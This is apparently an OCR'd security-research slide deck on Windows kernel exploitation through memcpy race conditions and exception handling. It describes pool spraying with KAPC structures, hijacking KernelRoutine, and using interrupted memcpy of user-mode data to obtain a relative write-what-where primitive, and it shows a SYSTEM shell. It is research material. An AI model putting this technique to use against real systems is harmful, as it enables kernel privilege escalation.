
Scenario 1 - race condition




Scenario 1 - race condition



Scenario 1 - race condition





```
A problem has been detected and windows has been shut down to prevent damage
to your computer.


The end-user manually generated the crashdump.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000E2 (0x0000000000000000,0x0000000000000000,0x0000000000000000,0
x0000000000000000)



Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping phys
```

Scenario 1 - race condition


- How to prevent that?

- Let's hijack control before the system goes down!

Formula to success:

- Spray the pool to put `KAPC` structures at a ~predictable offset from beginning of overwritten allocation.
    - `KAPC` contains kernel-mode pointers.
- Manipulate *size* so that *dst* + *size* points to the sprayed region.
- Trigger `KAPC.KernelRoutine` in a concurrent thread.


Scenario 1 - race condition




```
kd> dt _KAPC
nt!_KAPC
   +0x000 Type             : UChar
   +0x001 SpareByte0       : UChar
   +0x002 Size             : UChar
   +0x003 SpareByte1       : UChar
   +0x004 SpareLong0       : Uint4B
   +0x008 Thread           : Ptr64 _KTHREAD
   +0x010 ApcListEntry     : _LIST_ENTRY
   +0x020 KernelRoutine    : Ptr64     void
   +0x028 RundownRoutine   : Ptr64     void
   +0x030 NormalRoutine    : Ptr64     void
   +0x038 NormalContext    : Ptr64 Void
   +0x040 SystemArgument1  : Ptr64 Void
   +0x048 SystemArgument2  : Ptr64 Void
   +0x050 ApcStateIndex    : Char
   +0x051 ApcMode          : Char
   +0x052 Inserted         : UChar
```

sprayed structures


Scenario 1 - race condition



Scenario 1 - race condition




Scenario 1 - race condition



```
memcpy(dst, src, size);
```

```
SleepEx(10, FALSE);
```

Scenario 1 - race condition



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Timing-bound exploitation

- By pool spraying and manipulating *size*, we can reliably control what is overwritten first.
    - may prevent system crash due to access violation.
    - may prevent excessive pool corruption.
- Requires winning a race
    - trivial with n ≥ 2 logical CPUs.
- Still difficult to recover from the scale of memory corruption, if pools are overwritten.
    - lots of cleaning up.
    - might be impossible to achieve transparently.

Exception handling

- In previous example, gaps in memory mappings were scary, had to be fought with timings
  - The NT kernel unconditionally crashes upon invalid ring-0 memory access.
- Invalid user-mode memory references are part of the design.
  - gracefully handled and transferred to `except(){}` code blocks.
  - exceptions are expected to occur (for security reasons).

Exception handling

"ProbeForRead routine" at MSDN:

Drivers must call ProbeForRead inside a try/except block. If the routine raises an exception, the driver should complete the IRP with the appropriate error. **Note that subsequent accesses by the driver to the user-mode buffer must also be encapsulated within a try/except block:** a malicious application could have another thread deleting, substituting, or changing the protection of user address ranges at any time (even after or during a call to ProbeForRead or ProbeForWrite).

User-mode pointers

When a driver captures user-mode data with memcpy:

```
memcpy(dst, user-mode-pointer, size);
```

1. The liberal `overlap()` always returns true
   a. *user-mode-src < kernel-mode-dst*
   b. found in most 64-bit code.
2. Data from ring-3 is always copied from right to left
3. Not as easy to satisfy the strict `overlap()`

Controlling the operation

- If invalid ring-3 memory accesses are handled correctly...
  - we can interrupt the `memcpy()` call at any point.

- This way, we control the number of bytes copied to "dst" before bailing out.

- By manipulating "size", we control the offset relative to the kernel buffer address.

Overall, ...

... we end up with a **relative write-what-where condition.**


i.e. we can write controlled bytes in the range:

$$< dst + size \ - src\ mapping\ size; dst + size >$$

